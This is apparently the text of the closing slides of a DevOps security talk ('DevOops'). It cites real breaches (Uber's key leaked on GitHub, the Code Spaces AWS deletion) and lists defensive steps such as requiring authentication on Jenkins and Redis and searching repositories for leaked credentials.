The screenshot shows a web browser displaying an Ars Technica article. The URL in the address bar is arstechnica.com/security/2015/03/in-major-goof-uber-stored-sensitive-database-key-on-public-github-page/. The page header includes links for 'MAIN MENU', 'MY STORIES: 24', 'FORUMS', 'SUBSCRIBE', 'JOBS', and 'ARS CONSORTIUM'. The main title of the article is 'RISK ASSESSMENT / SECURITY & HACKTIVISM'. The main headline reads 'In major goof, Uber stored sensitive database key on public GitHub page'. Below the headline, a subtext states 'Ride-sharing service subpoenas GitHub for IP addresses that accessed security key.' The author is listed as 'by Dan Goodin - Mar 2, 2015 2:55pm EST'. At the bottom right, there are social sharing buttons for Facebook ('Share') and Twitter ('Tweet'), with a count of '102' shares. A large blue rectangular image at the bottom features a close-up of a person's face, showing their eye and forehead against a blue background.

Compromised AWS

Real World Example (June 2014)

threatpost

CATEGORIES | FEATURED | PODCASTS | VIDEOS

SEARCH

Bug Bounties in Crosshairs of Proposed US #Wassenaar Rules - <https://t.co/Xb121guy>

Welcome > Blog Home > Cloud Security > Hacker Puts Hosting Service Code Spaces Out of Business

HACKER PUTS HOSTING SERVICE CODE SPACES OUT OF BUSINESS

by Michael Mimoso [Follow @mike_mimoso](#)

June 18, 2014, 5:09 pm

Code Spaces, a code-hosting and software collaboration platform, has been put out of business by an attacker who deleted the company's data and backups.

Officials wrote a lengthy [explanation and apology](#) on the company's website, promising to spend its current resources helping customers recover whatever data may be left.

Top Stories

Bug Bounties in Crosshairs of Proposed US Wassenaar Rules
June 8, 2015, 1:32 pm

Security Researchers Wary of Proposed Wassenaar Rules
May 20, 2015, 4:26 pm

Apple Leaves CNNIC Root in iOS, OSX Certificate Trust Lists
April 9, 2015, 10:57 am

OpenSSL Past, Present and Future
April 29, 2015, 1:06 pm

'VENOM' Flaw in Virtualization Software Could Lead to VM Escapes, Data Theft
May 13, 2015, 9:34 am

Head-Scratching Begins on Proposed Wassenaar Export Control Rules
May 21, 2015, 12:59 pm

WordPress Sites Backdoored, Leaking Credentials
May 8, 2015, 11:37 am

Elasticsearch

Real World Example (Aug 2014)

**What can we do about
this?**

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- If you have elasticsearch, upgrade
- Search github/bitbucket/google code for your sensitive information
- Update to latest versions of your devops tools

Actions you can take tomorrow (contd)

- Subscribe to mailing lists of the tools you use
- Understand that most devops tools take the approach of: “If you can talk to me I trust you”
- It's ok to empower dev/ops people to do security too
- Jenkins API key == password (protect them)
- Monitor/review code for stored passwords/api keys
- Redis require authentication && upgrade

Thanks!



<http://tinyurl.com/DevOops>

Ken Johnson [ken.johnson \[at\] nvisium.com](mailto:ken.johnson@nvisium.com)

Chris Gates [chris \[at\] carnal0wnage.com](mailto:chris@carnal0wnage.com)